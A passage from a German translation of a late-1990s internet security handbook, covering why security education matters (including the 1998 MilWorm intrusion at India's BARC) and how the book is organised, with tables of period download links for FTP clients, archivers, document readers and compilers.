- Wenn die Applikation Software eines Drittanbieters ist, der unzureichenden Support bietet, nicht mehr im Geschäft oder auf andere Weise nicht erreichbar ist

In diesen Fällen kann ein Patch (oder eine andere Lösung) kurzfristige Hilfe bieten. Damit aber das System effektiv arbeiten kann, müssen alle Anwender wissen, daß dieser Patch zur Verfügung steht. Man sollte annehmen, daß es Aufgabe des Herstellers ist, die Öffentlichkeit darüber zu informieren. Fairerweise muß man sagen, daß die Hersteller solche Patches an Sicherheitsgruppen und Mailing-Listen weitergeben. Aber sie gehen oft nicht den zusätzlichen Schritt, die Allgemeinheit zu informieren, weil sich das in vielen Fällen nicht bezahlt macht.

Auch dieser Punkt hängt wieder von Ihrem Wissensstand ab. Anwender, deren Wissen über Netzwerk-Utilities, Sicherheitslücken und Patches auf dem neuesten Stand ist, haben nichts zu befürchten. Anwender, die nicht über dieses Wissen verfügen, werden oft zu unfreiwilligen Opfern. Das

ist der wichtigste Grund, warum ich dieses Buch geschrieben habe. Mit einem Wort: Schulung im Bereich Sicherheit ist die beste Sicherheitsmaßnahme.

1.3 Warum Schulung im Bereich Sicherheit wichtig ist

Die Sicherheitsbranche hat immer versucht, Informationen zum Thema Sicherheit vom ganz normalen Anwender fernzuhalten. Deshalb ist die Position eines Sicherheitsspezialisten in der Computer-Welt mit viel Prestige verbunden. Sicherheitsspezialisten werden als Hohepriester mit geheimnisvollem Wissen verehrt, das sich normale Menschen niemals aneignen könnten. Es gab einmal eine Zeit, in der dieser Ansatz einen Wert hatte. Schließlich sollten Anwender nicht mehr als ein Basiswissen nötig haben. Nur haben die normalen Anwender heutzutage dieses Basiswissen erreicht.

Heute brauchen wir alle zumindest etwas Schulung im Bereich Sicherheit. Ich hoffe, daß dieses Buch, das sowohl ein Handbuch für Hacker als auch ein Nachschlagewerk zum Thema Sicherheit im Internet ist, die Dinge in den Vordergrund zieht, die diskutiert werden müssen. Darüber hinaus habe ich dieses Buch geschrieben, um das Bewußtsein für das Thema Sicherheit in der Öffentlichkeit zu erhöhen.

Ob Sie wirklich betroffen sind, hängt von Ihrer Lebenssituation ab. Sind Sie Händler, ist die Antwort einfach: Um im Internet Handel betreiben zu können, müssen Sie für einen sicheren Datenverkehr sorgen. Niemand wird Ihre Dienste im Internet in Anspruch nehmen, wenn er sich nicht sicher fühlt. Das bringt uns zur Sicht des Verbrauchers. Wenn Hacker es schaffen, sensible Finanzdaten zu erlangen, warum sollte man dann irgend etwas über das Internet kaufen? Natürlich gibt es zwischen dem Händler und dem Käufer noch jemanden, der sich um die Sicherheit der Daten sorgt: Den Softwarehersteller, der das Werkzeug zur Vereinfachung dieses Handels liefert. Diese drei Beteiligten (und ihre Gründe für ihr Streben nach Sicherheit) können wir gut verstehen. Aber es gibt auch noch einige nicht so offensichtliche Gründe für mehr Sicherheit.

Die Privatsphäre ist ein Punkt. Das Internet stellt den ersten faßbaren Beweis dafür dar, daß eine »Orwellsche Gesellschaft« tatsächlich existieren könnte. Jeder Anwender sollte sich bewußt sein, daß nichtverschlüsselte Kommunikation über das Internet völlig unsicher ist. Ebenso sollte sich jeder Anwender bewußt sein, daß Behörden - nicht Hacker - die größte Bedrohung darstellen. Obwohl das Internet eine wundervolle Quelle sowohl für Recherchen als auch für Unterhaltung ist, ist es nicht Ihr Freund (zumindest dann nicht, wenn Sie irgend etwas zu verbergen haben oder auch nur Wert auf Ihre Privatsphäre legen).

Und schließlich gibt es noch weitere Gründe, Schulungen im Bereich Sicherheit zu fördern. Im folgenden stelle ich diese kurz dar.

1.3.1 Die Wirtschaft

Denken Sie im Moment nicht an dramatische Szenarien wie Wirtschaftsspionage. Das Thema ist zwar ein anregender Diskussionspunkt, aber ein derartiger Vorfall kommt nur selten vor (selten zumindest in Proportion zu anderen Problemen, die mit Datensicherheit zu tun haben). Statt dessen möchte ich mich auf ein sehr reales Problem konzentrieren: Kosten.

Die durchschnittliche Datenbank für Unternehmen in der Wirtschaft wird mit proprietärer Software erstellt. Lizenzgebühren für große Datenbank-Pakete können sich auf mehrere zehntausend Mark belaufen. Die Festkosten für diese Datenbank beinhalten Programmierung, Wartung und Upgrade-Gebühren. Kurz gesagt, die Entwicklung und ständige Benutzung einer großen Unternehmensdatenbank ist teuer und arbeitsaufwendig.

Wenn ein Unternehmen eine solche Datenbank nur intern benutzt, ist Sicherheit ein eher unwichtiger Aspekt. Natürlich muß ein Administrator zumindest ein Basiswissen über Netzwerk-Sicherheit besitzen, um unerlaubte Zugriffe von angehenden Hackern aus der einen oder anderen Abteilung zu verhindern. Aber die Zahl der möglichen Täter ist limitiert und der Zugang ist normalerweise auf einige wenige, wohlbekannte Protokolle beschränkt.

Nehmen Sie jetzt die gleiche Datenbank und verbinden Sie sie mit dem Internet. Das Bild wendet sich drastisch. Zunächst ist die Anzahl der potentiellen Täter unbekannt und unendlich groß. Ein Angriff könnte jederzeit von jedem beliebigen Ort vorgenommen werden. Außerdem ist der Zugang unter Umständen nicht länger auf ein oder zwei Protokolle limitiert.

Die sehr simple Aufgabe, diese Datenbank mit dem Internet zu verbinden, öffnet viele Türen für einen möglichen Angriff. Zum Beispiel könnte der Zugang zu der Datenbank den Gebrauch von einer oder mehreren Sprachen verlangen, um die Daten von der Datenbank auf die HTML-Seite zu bekommen. In einem Fall konnte ich einen Prozeß beobachten, der aus sechs Teilschritten bestand. Nach Betätigen des Submit-Buttons wurde eine ganze Reihe von Operationen durchgeführt:

1. Die veränderlichen Suchbegriffe, die der Anwender übermittelte, wurden herausgefiltert und mittels eines Perl-Scriptes schrittweise analysiert.

2. Das Perl-Script übermittelte diese Variablen an ein Zwischenprogramm, das eigens dazu entwickelt wurde, mit einem proprietären Datenbank-Paket zu interagieren.

3. Das proprietäre Datenbank-Paket gab das Resultat zurück an ein Perl-Script, das die Daten in ein HTML-Dokument umformatierte.

Jeder, der im Bereich Sicherheit im Internet arbeitet, kann sehen, daß dieses Szenario eine Katastrophe geradezu einlädt. Jede Phase der Operation stellt ein potentielles Sicherheitsloch dar. Genau deshalb ist die Entwicklung von Sicherheitstechniken für Datenbanken jetzt in vielen Kreisen ein heißes Thema.

Verwaltungsangestellte sind manchmal schnell dabei, wenn es darum geht, die Finanzierung für Sicherheit in einem Unternehmen abzulehnen (oder einzuschränken). Sie sehen die Kosten dafür vor allem deshalb als unnötig an, weil sie das schreckliche Gesicht des Risikos nicht verstehen. Sehen wir der Realität ins Auge: Ein oder mehrere begabte Hacker könnten - innerhalb von Minuten oder Stunden - mehrere Jahre der Datenerfassung zunichte machen.

Es muß ein akzeptables Sicherheitsniveau erreicht werden, bevor Geschäfte im Internet zuverlässig durchgeführt werden können. Schulung ist für Unternehmen ein relativ günstiger Weg, um zumindest ein minimales Sicherheitsniveau zu erreichen. Die Kosten, die den Unternehmen jetzt dafür entstehen, machen sich später vielleicht vielfach bezahlt.

1.3.2 Behörden

Volksmund und gesunder Menschenverstand sagen uns, daß Behörden über mehr und spezielleres Wissen im Bereich Computer-Sicherheit verfügen. Leider ist dies schlicht nicht wahr (mit der denkwürdigen Ausnahme der amerikanischen Nationalen Sicherheitsbehörde NSA). Wie Sie sehen werden, sind auch Behörden in ihrem Trachten nach Sicherheit vor Mißerfolgen nicht gefeit.

In den folgenden Kapiteln prüfe ich verschiedene Berichte, die zeigen, wie schlecht die Sicherheitsmaßnahmen sind, die heutzutage für Server der US-Regierung getroffen werden. Die Sensitivität der Daten, zu denen Hacker Zugang bekommen haben, ist erstaunlich.

Diese Rechner der Regierung (und der dazugehörenden Behörden und Institutionen) speichern einige der persönlichsten Daten über das amerikanische Volk. Noch wichtiger: Diese Institutionen sammeln sensible Daten in bezug auf die nationale Sicherheit. Diese Informationen zumindest sollten geschützt werden.

Doch es ist nicht nur die US-Regierung, die ihre Netzwerke besser schützen muß. Der Rest der Welt ist ebenfalls gefährdet. Ein gutes Beispiel hierfür ist der jüngste Zwischenfall in Indien. Auf dem Höhepunkt der Spannungen zwischen Indien und Pakistan (beide Staaten erklärten sich lautstark zu Atommächten) passierte eine denkwürdige Sache. Cracker - einige erst 15 Jahre alt - loggten sich in eine Kernforschungseinrichtung in Indien ein und fingen private E-Mails zwischen Kernphysikern ab. Mit diesem Angriff noch nicht zufrieden, gingen die Jugendlichen noch einen Schritt weiter. Am 8. Juni 1998 berichtete Bill Pietrucha von *Newsbytes* folgendes:

> *Newsbytes hat erfahren, daß eine Gruppe jugendlicher Cracker, die in Indiens Bhabba Atomic Research Center (BARC) einbrachen, nun vorhaben, das gleiche in Pakistan zu tun. Die Gruppe, die sich MilWorm nennt, besteht aus etwa einem halben Dutzend Teenagern aus aller Welt im Alter von 15 bis 18 Jahren. Unter den Teenagern ist ein früheres Mitglied der Enforcer Hacker, die in diesem Jahr bereits in Netzwerke des US-Militärs und der NASA einbrachen. Der Einbruch in das Kernforschungszentrum wurde Newsbytes heute von BARC-Offiziellen bestätigt.*

Außergewöhnlich, oder? Das ist nicht das Ende der Geschichte. Nur 24 Stunden später drangen die gleichen Teenager in eine nukleare Einrichtung in der Türkei ein.

Viele Leute amüsierten sich über die Eskapaden der Teenager, aber es gibt auch eine Kehrseite ihrer Aktivitäten. Einer der jungen Cracker scherzte, daß es doch »witzig« gewesen wäre, eine gefälschte E-Mail-Nachricht von Indien an Pakistan zu senden, mit einer Warnung über den geplanten nuklearen Erstschlag von seiten Indiens. Zwar hätte der Empfänger einer derartigen Nachricht nichts unternommen, bevor sie nicht von anderen Quellen bestätigt worden wäre, aber das Fazit aus dieser Geschichte ist klar: Auf der Schwelle zum 21. Jahrhundert ist der Informationskrieg mehr als ein amüsantes Diskussionsthema - er ist Realität.

Haben Sie schon Angst? Wenn ja, dann ist es an der Zeit, Ihre Furcht ein bißchen zu lindern und Ihnen eine Gute-Nacht-Geschichte zu erzählen. Ich nenne sie »Die Einsamkeit des Langstrecken-Surfers«.

1.3.3 Die Einsamkeit des Langstrecken-Surfers

Das Datenautobahnnetz ist ein gefährlicher Ort. Nun gut, die Hauptverkehrsader ist nicht so schlimm. T-Online, America Online, Microsoft Network - dies sind saubere Durchgangsstraßen. Sie sind wundervoll gestaltet, mit farbenfrohen Zeichen und hilfreichen Hinweisen, die einem stets sagen, wo man hingehen und was man tun kann. Wenn Sie aber eine falsche Ausfahrt erwischen, treffen Sie auf eine ganz andere Straße. Eine, die mit ausgebrannten Fahrzeugen, umgekippten Mülltonnen und Graffiti an den Wänden zugepflastert ist. Sie sehen den Rauch von Brandstellen auf beiden Seiten der Straße. Wenn Sie genau lauschen, können Sie das Echo einer weit entfernten U-Bahn hören, gemischt mit Lauten einer fremden, exotischen Musik.

Sie halten an und lassen das Fenster herunter. Ein verrücktaussehender Mann stolpert aus einer Gasse, seine zerfetzten Kleidungsstücke wehen im Wind. Er steuert auf die Seite Ihres Fahrzeugs zu, seine abgetragenen Schuhe knirschen auf kaputtem Glas und Beton. Er murmelt etwas, als er sich Ihrem Fenster nähert. Er lehnt sich zu Ihnen hinein und Sie können seinen beißenden Atem riechen. Er lächelt - zwei Vorderzähne fehlen - und sagt: »Hey, Kumpel, hast Du mal Feuer?« Sie greifen nach Ihrem Feuerzeug, er greift nach einem Messer. Als er Ihre Kehle aufschlitzt, treten seine Komplizen aus dem Schatten heraus. Sie fallen über Ihr Auto her, während Sie in die Ohnmacht gleiten. Wieder ein Surfer, der ins Gras beißt. Andere wissen alles besser. Er hätte auf der Hauptstraße bleiben sollen. Haben die Leute in der Kneipe es ihm etwa nicht gesagt? Pechvogel!

Dieses kleine Stück ist eine Übertreibung; eine Parodie auf die Greuelmärchen, die oft ins Internet gesetzt werden. Meistens stecken Anbieter dahinter, die aus Ihrer Angst und Ihrem limitierten Wissen über das Internet einen Nutzen ziehen wollen. Diesen Geschichten folgen meistens Hinweise auf dieses oder jenes Produkt. Schützen Sie Ihr Unternehmen! Schützen Sie sich jetzt! Dies ist ein Beispiel für ein Phänomen, das ich als Internet-Voodoo bezeichne. Die Anhänger dieser geheimen Kunst sehen den durchschnittlichen Anwender als einen eher leichtgläubigen Zeitgenossen. Eine Kuh, die sich leicht melken läßt.

Wenn dieses Buch schon sonst nichts vollbringt, hoffe ich, daß es wenigstens einen kleinen Teil dazu beiträgt, Internet-Voodoo auszurotten. Es bietet genug Wissen, um den Anwender (oder neuen Systemadministrator) vor skrupellosen Geschäftemachern im Internet zu schützen. Solche Geschäftemacher geben dem Bereich Sicherheit im Internet einen schlechten Namen.

Zusammenfassend sind dies die Probleme, denen Sie begegnen:

- Softwarehersteller, die behaupten, ihr Code sei sicher, auch wenn er es nicht ist
- Anwender, die nichts über Netzwerk-Sicherheit wissen
- Schlecht integrierte Sicherheitsprogramme
- Hacker und Cracker, die täglich Sicherheitssysteme knacken
- Geschäftemacher, die Nutzen aus Ihrer Angst ziehen und Ihnen Produkte aufdrängen wollen

Es gibt nur ein Rezept gegen diese Probleme: Sie müssen sich schulen. Deshalb habe ich dieses Buch geschrieben - um Ihnen Wissen zu vermitteln und Ihnen somit viele Stunden Arbeit zu ersparen.

Aber dieses Buch kann Ihnen nicht alles über Netzwerk-Sicherheit beibringen. Es ist in der Tat nur ein Anfangspunkt. Ihre Reise könnte mit diesen Seiten beginnen und irgendwo am anderen Ende der Welt

enden, weil jedes Netzwerk einzigartig ist. Je nach Architektur Ihres Netzwerks werden Sie ganz spezielle Bedürfnisse haben. Je heterogener Ihr Netzwerk ist, um so komplexer werden die einzelnen Schritte sein, die zu seiner Sicherheit getroffen werden müssen. Wenn überhaupt, ist dieses Buch als eine Art Wegweiser gedacht.

Ich hoffe, daß es Ihnen gut dient.

1.4 Zusammenfassung

Ich habe dieses Buch aus folgenden Gründen geschrieben:

- Um unerfahrenen Anwendern eine umfassende Quelle zum Thema Sicherheit zur Verfügung zu stellen
- Um Systemadministratoren ein Nachschlagewerk zur Verfügung zu stellen
- Um das Bewußtsein für das Thema Sicherheit im Internet in der Öffentlichkeit zu erhöhen

---

2

Zum Aufbau des Buches

Dieses Buch ist völlig anders strukturiert als gewöhnliche Computerbücher. Es unterscheidet sich in der Tat so sehr von anderen Büchern, daß es verschiedene Ansätze gibt, mit ihm zu arbeiten. Dieses Kapitel stellt diese Ansätze kurz vor und zeigt Ihnen, wie Sie am meisten vom *Hacker's Guide* profitieren können.

2.1 Die allgemeine Struktur dieses Buches

Der *Hacker's Guide* bietet Ihnen weit über 1.000 URLs oder Internet-Adressen. Über diese URLs erhalten Sie Informationen zum Thema Sicherheit, u.a.:

- Kostenlose und kommerzielle Sicherheitstools
- Allgemeine und technische Berichte
- Sicherheitshinweise
- Source-Codes für Exploits
- Sicherheitspatches

Ich schrieb den *Hacker's Guide* auf diese Weise, um Ihnen ergänzende Informationen zur Verfügung zu stellen. Sie bekommen mehr als 800 Seiten meiner Rhetorik und einen Wegweiser zu Online-Ressourcen zum Thema Sicherheit im Internet.

Die Links führen zu Sites im Internet, die ständig aktualisierte Informationen über Internet- Sicherheit zur Verfügung stellen. Idealerweise werden Sie nach Lektüre dieses Buches nie wieder ein Buch über Sicherheit kaufen müssen. Statt dessen werden Sie wissen, wo Sie aktuelle Sicherheitsinformationen online finden.

Aus diesen Gründen hat der *Hacker's Guide* viele Vorteile gegenüber seinen Konkurrenzwerken - er ist ein Buch, das Ihnen das nötige Handwerkszeug zur Verfügung stellt. Natürlich können Sie den *Hacker's Guide* von der ersten bis zur letzten Seite lesen und somit ein solides Basiswissen über Sicherheit im Internet erlangen. Der tatsächliche Sinn dieses Buches ist es aber, Sie mit Internet-Sicherheitswerkzeugen zu versorgen und Ihnen zu zeigen, wie Sie diese einsetzen.

Leider hat dieser Ansatz auch Nachteile. So brauchen Sie z.B. einige Tools, um den größtmöglichen Nutzen aus diesem Buch zu ziehen:

- Einen Web-Browser
- Einen FTP-Client
- Utilities zur Archivierung (Komprimierung) von Dateien
- Einen Document-Reader

In den nächsten Abschnitten finden Sie Internet-Adressen, über die Sie frei erhältliche Tools für jede der oben genannten Kategorien erhalten. Danach stelle ich Ihnen die verschiedenen Ansätze zur Nutzung dieses Buches vor.

2.1.1 FTP-Clients

Zwar können Sie die meisten in diesem Buch erwähnten Dateien auch über einen Web- Browser herunterladen, trotzdem kann es sich als klug erweisen, einen FTP-Client zur Verfügung zu haben. Tabelle 2.1 beinhaltet Internet-Adressen für FTP-Clients für die meisten Betriebssysteme.

Tabelle 2.1: FTP-Clients für verschiedene Betriebssysteme

Client	Betriebssystem	URL
EmTec FTP	OS/2	http://www.musthave.com/files/eftp502.zip
Fetch	Macintosh	http://www.dartmouth.edu/pages/softdev/fetch.html
FTPExplorer	Windows	http://www.ftpx.com/
FtpTool	Linux	http://rufus.w3.org/linux/RPM/openlinux/1.3/col/install/RPMS/ftptool-4.6-2.i368.html
Gibbon FTP	OS/2	http://www.gibbon.com/catalog/catalog.html
Kftp	BeOS	http://www.efrei.fr/~pontier/projetbe/index.html
LLNLXDIR	Linux	http://bob.usuf2.usuhs.mil/aftp/pub/linux.html
NetFinder	Macintosh	http://www.ozemail.com.au/~pli/netfinder/
WS_FTP	Windows	http://www.ipswitch.com/

2.1.2 Archivierte Dateien

Wenn Sie Glück haben, haben Sie eine 1.5-Mbps-Verbindung zum Internet. Leider haben die meisten Anwender dies nicht, sondern surfen mit einer 28.8- oder 33.6-Modem-Verbindung. Und mit dieser Übertragungsrate ist das Internet geradezu erschütternd langsam. Files zum Herunterladen werden meistens komprimiert, d.h. verkleinert. Diese komprimierten Files werden Archive oder archivierte Dateien genannt.

Archive werden durch Komprimierungspakete erzeugt. Leider gibt es kein Standard-Komprimierungsformat. Daher kann es Schwierigkeiten geben, wenn mit einem Mac komprimierte Dateien auf einem IBM-kompatiblen Gerät dekomprimiert werden sollen. Da viele der Online-Referenzen in diesem Buch archivierte Dateien enthalten, brauchen Sie eine Applikation, die alle Archiv-Formate dekomprimieren kann. Tabelle 2.2 stellt Ihnen Internet-Adressen für verschiedene Archivierungstools zur Verfügung.

Tabelle 2.2: Die beliebtesten Archivierungs-Utilities

Utility	Plattform	Beschreibung und URL
Winzip	Windows	Winzip dekomprimiert die folgenden Archiv-Formate: ARC, ARJ, BinHex, gzip, LZH, MIME, TAR, Unix compress und Unencode. Winzip gilt als Industriestandard für Windows-Plattformen. Es ist erhältlich unter: http://www.winzip.com/.
Zip98Plus	Windows	Zip98Plus dekomprimiert die folgenden Archiv-Formate: ARC, ARJ, ARJSFX, CAB, GZIP, LHA, LHASFX, RAR, TAR, ZIP, ZIPSFX und ZOO. Zip98Plus bekommen Sie unter: http://www.zip98.base.org/zip98.exe.
StuffIt	Macintosh	StuffIt dekomprimiert die folgenden Archiv-Formate: ARC, ARJ, BinHex, gzip, Macbinary, StuffIt, Uuencoded und ZIP. StuffIt ist erhältlich unter: http://www.aladdinsys.com/expander/index.html.

2.1.3 Formate für Text-Dateien

Als ich die Informationen für dieses Buch zusammentrug, bemühte ich mich, möglichst nur solche Websites zu finden, die HTML-Dokumente anbieten. Dies war jedoch nicht immer möglich. Glücklicherweise stellen die meisten Autoren im Web ihre Dokumente heute im PDF-Format zur Verfügung, ein neues architekturneutrales Dokumentformat von Adobe. Alles, was Sie brauchen, um ein PDF-Dokument lesen zu können, ist ein PDF-Reader für Ihre Plattform.

Hinweis:

PDF steht für Portable Document Format. Nach jahrelangen Forschungsarbeiten entwickelte Adobe PDF und reagierte damit auf den Bedarf für eine universelle Satztechnik. PostScript war der Vorgänger von PDF und sehr mächtig. Einige PostScript-Dokumente brauchen jedoch einen PostScript- Drucker. PDF behebt dieses Problem.

Sie werden sich sicher fragen, warum nicht alle allgemeinen und technischen Berichte in ASCII geschrieben werden. ASCII ist immerhin allgemein anerkannter Standard und wird auf jeder Plattform problemlos gelesen. Der Grund ist folgender: In ASCII-Text-Dokumente können keine Diagramme, Skizzen oder Fotos eingefügt werden. Da viele technische Berichte aber Diagramme beinhalten, eignet ASCII sich schlecht für diese Aufgabe.

Sie werden sich sicher auch fragen, warum all diese Berichte nicht in HTML geschrieben werden (besonders, weil jeder im Internet HTML lesen kann). Es gibt mehrere Gründe. Erstens haben zwar die HTML-Spezifikationen in den letzten Jahren große Fortschritte gemacht, aber die meisten HTML-Pakete halten sich nicht strikt an diese Standards und HTML-Autoren müssen diese nicht zwingerderweise einhalten. HTML sieht nicht auf allen Plattformen, ja nicht einmal in allen Browsern gleich aus. Ein anderer wichtiger Grund ist, daß das Schreiben in HTML Kenntnisse von HTML-Befehlen voraussetzt. Die Autoren technischer Berichte haben in der Regel nicht die Zeit, sich diese Kenntnisse anzueignen. Natürlich existieren WYSIWYG(What you see is what you get)-HTML-Editoren, aber sich in die Benutzung derselben einzuarbeiten, ist zeitaufwendiger, als ein Dokument in der bevorzugten Textverarbeitung zu schreiben. (Einige Fortschritte wurden mit Export-Filtern gemacht. PageMaker und Microsoft Word z.B. ermöglichen den Export von Dokumenten nach HTML. Aber diese Filter sind nicht perfekt und es gibt keine Garantie, daß das Dokument genauso herauskommt, wie es erstellt wurde.)

Sie müssen darauf vorbereitet sein, verschiedene Dateiformate zu verarbeiten. Das ist leichter, als es klingt. Die meisten kommerziellen Textverarbeitungshersteller sind sich dieser Situation bewußt. Sie stellen daher Reader für die Öffentlichkeit zur Verfügung. Reader sind Programme, die ein Dokument lesen können, das in diesem oder jenem Format geschrieben wurde. (Zum Beispiel produziert Adobe einen PDF-Reader und Microsoft einen Word-Reader.) Reader sind im allgemeinen frei erhältlich. Tabelle 2.3 stellt eine Liste von Internet- Adressen für Textverarbeitungs-Reader zur Verfügung.

Tabelle 2.3: Reader für die beliebtesten Textverarbeitungsformate

Reader	Beschreibung und URL
Adobe Acrobat	Der Adobe-Acrobat-Reader entschlüsselt PDF-Dateien. Der Acrobat-Reader steht für DOS, Windows, Windows 95, Windows NT, Unix, Macintosh und OS/2 zur Verfügung. Erhältlich ist er unter: http://www.adobe.com/supportservice/custsupport/download.html.
GSView	GSView ist ein Utility, das PostScript-Dateien (*.PS) liest. GSView gibt es für Linux, Unix, OS/2, Windows, Windows 3.11, Windows 95 und Windows NT. Sie bekommen es unter http://www.cs.wisc.edu/~ghost/gsview/index.html.
Word Viewer	Word Viewer liest Dateien, die mit Microsoft Word formatiert wurden (*.DOC). Word Viewer gibt es für Windows (16 Bit) und Windows 95/NT. Erhältlich sind beide Versionen unter: http://www.asia.microsoft.com/word/internet/viewer/viewer97/default.htm.

PowerPoint Viewer	Der PowerPoint Viewer ermöglicht das Ansehen von Präsentationen, die mit Microsoft PowerPoint erstellt wurden (*.PPT). PowerPoint Viewer für Windows 95 gibt es unter http://www.gallaudet.edu/~standard/presentation/pptvw32.exe.

2.1.4 Programmiersprachen

Viele Links in diesem Buch führen Sie zu Source-Codes. Ein Source-Code ist der rohe Programmier-Code, der - kompiliert oder interpretiert - ein funktionierendes Computer-Programm ergibt. Um Nutzen aus Source-Codes zu ziehen, brauchen Sie die entsprechenden Compiler oder Interpreter. Diese Tools und die Adressen, unter denen Sie sie bekommen, sind in Tabelle 2.4 aufgelistet.

Tabelle 2.4: Compiler und Interpreter

Tool	Beschreibung und URL
C und C++	C und C++ sind populäre Programmiersprachen, die in der Netzwerk-Programmierung weit verbreitet sind. Viele der Programme, die über die Links in diesem Buch zu haben sind, sind in C oder C++ geschrieben. Sie können einen Freeware C/C++- Compiler über die Free Software Foundation erhalten. Es gibt eine Version für Unix unter http://www.gnu.org/software/gcc/ gcc.html sowie eine Version für DOS unter http://www.delorie.com/djgpp/ .
Perl	Die Practical Extraction and Report Language (Perl) ist ebenfalls eine populäre Programmiersprache, die in der Netzwerk- Programmierung weit verbreitet ist. Perl-Programme können auf einer Vielzahl von Plattformen laufen, werden aber meistens für Unix, Macintosh und Windows NT geschrieben. Viele der in diesem Buch erwähnten Programme benötigen einen Perl-Interpreter, damit sie korrekt laufen. Perl ist in der Regel frei erhältlich unter: http://www.perl.com/latest.html.
Java	Java ist eine mächtige Netzwerk-Programmiersprache von Sun Microsystems. Einige der Programme, die in diesem Buch erwähnt werden, erfordern eine Java-Runtime-Umgebung, um korrekt zu laufen. Java ist frei erhältlich unter: http:// www.javasoft.com/.
JavaScript	JavaScript ist eine Programmiersprache, die in Netscapes Programmen Navigator und Communicator eingebettet ist. JavaScript wird manchmal dazu benutzt, böswilligen Code (oder legitime Sicherheitsapplikationen) zu erzeugen. Sie benötigen Netscapes Navigator oder Communicator, um JavaScript- Scripts zu benutzen. Für private Zwecke sind beide Programme frei erhältlich unter: http://home.netscape.com/.
VBScript	VBScript ist eine Script-Sprache von Microsoft für die Manipulation von Web-Browser-Umgebungen. VBScript und die dazugehörige Dokumentation sind frei erhältlich unter: http:// www.microsoft.com/scripting/default.htm?/scripting/vbscript/download/vbsdown.htm .

2.2 Ansätze für das Arbeiten mit diesem Buch

Nachdem Sie Ihre Tools gesammelt haben, ist der nächste Schritt, zu entscheiden, warum Sie dieses Buch lesen wollen. Es gibt drei grundsätzliche Möglichkeiten:

- Sie wollen Grundlagen zum Thema Internet-Sicherheit erwerben.
- Sie wollen ein bestehendes Netzwerk sichern.
- Sie wollen für eine Forschungsarbeit im Bereich Sicherheit recherchieren.

Jede Möglichkeit erfordert einen unterschiedlichen Ansatz. Schauen wir sie uns kurz an.

2.2.1 Erlernen der Grundlagen über Internet-Sicherheit

Wenn Sie den *Hacker's Guide* gekauft haben, um die Grundlagen über Internet-Sicherheit zu erlernen, können Sie sich freuen. Das Buch eignet sich gut zu diesem Zweck. Um den größtmöglichen Nutzen zu ziehen, lesen Sie das Buch von der ersten bis zur letzten Seite. Jedesmal, wenn Sie auf eine Online-Referenz treffen, machen Sie eine Lesepause und laden Sie das entsprechende Dokument herunter. Nehmen Sie das Buch erst wieder zur Hand, wenn Sie das heruntergeladene Papier gelesen haben.

Wenn Sie diesem Muster bis zum Ende des Buches folgen, werden Sie mit einem sehr starken Basiswissen über Internet-Sicherheit ausgestattet sein. Ich würde Ihnen allerdings davon abraten, Source-Codes herunterzuladen. Wenn Sie ganz neu auf dem Gebiet der Sicherheit im Internet sind, werden Sie höchstwahrscheinlich nicht einmal ein Zehntel der in diesem Buch erwähnten Programme brauchen.

2.2.2 Sichern eines bestehenden Netzwerks

Wenn Sie den *Hacker's Guide* gekauft haben, um ein bestehendes Netzwerk zu sichern, werden Sie sicher viel Zeit damit verbringen, die im Buch erwähnten Tools herunterzuladen. Um Ihnen ein bißchen Zeit zu ersparen, hier ein kleiner Tip: Auf der CD-ROM werden Sie viele der erwähnten Tools entdecken.

2.2.3 Recherche für eine Forschungsarbeit im Bereich Sicherheit

Wenn Sie den *Hacker's Guide* gekauft haben, um Recherchen für eine Forschungsarbeit im Bereich Sicherheit zu betreiben, werden Sie wieder anders vorgehen.

Nehmen wir zum Beispiel an, Sie arbeiten an der Entwicklung eines Auditing- oder Scanning-Tools für Unix. Natürlich möchten Sie dafür alle im Kapitel über Unix erwähnten Source-Codes herunterladen. Darüber hinaus sollten Sie aber auch alle erwähnten Berichte, Artikel und Dokumente studieren und werden damit bestens für Ihre Forschungen ausgestattet sein.

2.3 Die Grenzen dieses Buches

Dieses Buch deckt weite Bereiche ab, stößt aber auch an Grenzen. Bevor ich diese Grenzen aufzähle, will ich eine wichtige Bemerkung machen: Internet-Sicherheit ist ein komplexes Feld. Wenn Sie damit beauftragt sind, ein Netzwerk zu sichern, machen Sie einen großen Fehler, wenn Sie sich nur auf dieses Buch verlassen. Es ist noch kein Buch geschrieben worden, das die Erfahrung, die innere Stimme oder das Know-how eines guten Systemadministrators ersetzen kann. Und es ist sehr wahrscheinlich, daß ein solches Buch niemals geschrieben wird. Da dies nun gesagt ist, hier einige der Grenzen dieses Buches:

- Aktualität
- Ihr persönlicher Nutzen

2.3.1 Aktualität

Ich habe dieses Projekt im Frühjahr 1998 begonnen. Zweifellos sind seither Hunderte von Sicherheitslöchern entstanden bzw. wieder behoben worden. Die erste Grenze dieses Buches bezieht sich daher auf Aktualität.

Inwieweit der Punkt Aktualität den Nutzen beeinflussen wird, den Sie aus diesem Buch ziehen, hängt von verschiedenen Faktoren ab. Viele Leute arbeiten nicht mit der aktuellsten und besten Software oder Hardware, da wirtschaftliche und administrative Gründe dies nicht erlauben. Daher gibt es mit dem Internet verbundene LANs, deren Rechner mit Windows für Workgroups laufen. Ebenso gibt es Anwender, die SPARC-Workstations unter SunOS 4.1.3 benutzen. Da ältere Software und Hardware verbreitet sind, bleibt eine ganze Menge des hier verwendeten Materials aktuell. (Ein gutes Beispiel sind Rechner, die mit einer Neuinstallation eines Betriebssystems laufen, in dem mittlerweile mehrere Sicherheitslöcher entdeckt wurden.)

Seien Sie versichert, daß die Informationen in diesem Buch zum Zeitpunkt des Schreibens aktuell waren. Wenn Sie nicht wissen, ob sich die für Sie relevanten Informationen geändert haben, setzen Sie sich mit Ihrem Hersteller in Verbindung.

2.3.2 Ihr persönlicher Nutzen

Obwohl dieses Buch viele praktische Beispiele enthält, ist es keine Bedienungsanleitung zum Knacken von Internet-Servern. Es ist richtig, daß ich viele Beispiele zum Thema Cracking aufführe und sogar einige Utilities zur Verfügung stelle, mit denen sich Systeme knacken lassen. Dennoch wird dieses Buch aus dem Leser keinen Meister-Hacker oder - Cracker machen. Es geht nichts über Erfahrung, und die kann dieses Buch nicht ersetzen.

Dieses Buch soll Ihnen ein solides Basiswissen zum Thema Internet-Sicherheit vermitteln. Ein Leser, der über wenig Wissen zu diesem Thema verfügt, wird genügend Informationen erhalten, um sein Netzwerk sowohl knacken als auch sichern zu können.

2.4 Der Aufbau des Buches

Dieser Abschnitt beschreibt die verschiedenen Teile des Buches und die Themen, die in ihnen behandelt werden.

2.4.1 Teil I: Die Bühne vorbereiten

Teil I habe ich für Neulinge auf dem Gebiet der Internet-Sicherheit geschrieben. Themen sind u.a.:

- Warum ich dieses Buch geschrieben habe
